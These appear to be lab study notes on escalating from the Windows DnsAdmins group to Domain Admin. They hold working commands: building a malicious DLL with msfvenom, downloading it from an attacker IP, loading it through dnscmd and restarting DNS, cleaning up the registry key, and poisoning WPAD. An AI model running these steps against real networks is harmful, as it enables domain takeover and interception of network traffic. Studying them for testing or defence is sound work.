DnsAdmins

- Members of the DnsAdmins group have access to DNS information on the network.
- The windows dns allows custom plugins & can call functions from them
- DNS service runs as
NT AUTHORITY\SYSTEM - https://adsecurity.org/?p=4064
Leveraging DnsAdmins Access
- Generating Malicious DLL
- We can generate a malicious DLL to add a user to the
domain adminsgroup usingmsfvenom. msfvenom -p windows/x64/exec cmd='net group "domain admins" netadm /add /domain' -f dll -o adduser.dll
- We can generate a malicious DLL to add a user to the
- Send the file to target
python3 -m http.server 80PS> wget "http://10.10.14.6:80/adduser.dll" -outfile "adduser.dll"
- If we try loading the DLL as a user without DnsAdmins group
dnscmd.exe /config /serverlevelplugindll C:\Users\netadm\Desktop\adduser.dll- As expected, attempting to execute this command as a normal user isn't successful. Only members of the DnsAdmins group are permitted to do this.
- Check if your user is a member of DnsAdmins
Get-ADGroupMember -Identity DnsAdminsnetadmis the user
- Loading custom dll with user having DnsAdmin group

dnscmd.exe /config /serverlevelplugindll C:\Users\netadm\Desktop\adduser.dll- this will add the path to registry
- Note: We must specify the full path to our custom DLL or the attack will not work properly.
- Finding User's SID
- Checking Permissions on DNS Service
sc.exe sdshow DNS- To understand the output - https://www.winhelponline.com/blog/view-edit-service-permissions-windows/
- we can start/stop the service
- Stopping the DNS Service
sc stop dns
- Starting the DNS service
sc start dns- the status might be stuck at
START_PENDING
- Confirm domain group addition
net group "Domain Admins" /dom- our user
netadmwill be a part of the output
- Sign Out and Sign In again to let the changes take place.
Clean up
- Confirming Registry Key Added
reg query \\10.129.43.9\HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters- check if
ServerLevelPluginDllexists
- Deleting registry key
reg delete \\10.129.43.9\HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters /v ServerLevelPluginDll
- Start DNS again
sc.exe start dns
- Check status
sc query dns
Using Mimilib.dll
- http://www.labofapenetrationtester.com/2017/05/abusing-dnsadmins-privilege-for-escalation-in-active-directory.html
- download - https://github.com/gentilkiwi/mimikatz/tree/master/mimilib
- gain command execution by modifying the kdns.c file to execute a reverse shell one-liner or another command of our choosing.
Creating a WPAD Record

- Disabling the Global Query Block List
Set-DnsServerGlobalQueryBlockList -Enable $false -ComputerName dc01.inlanefreight.local
- Adding our attack machine in the WPAD record
Add-DnsServerResourceRecordA -Name wpad -ZoneName inlanefreight.local -ComputerName dc01.inlanefreight.local -IPv4Address 10.10.14.6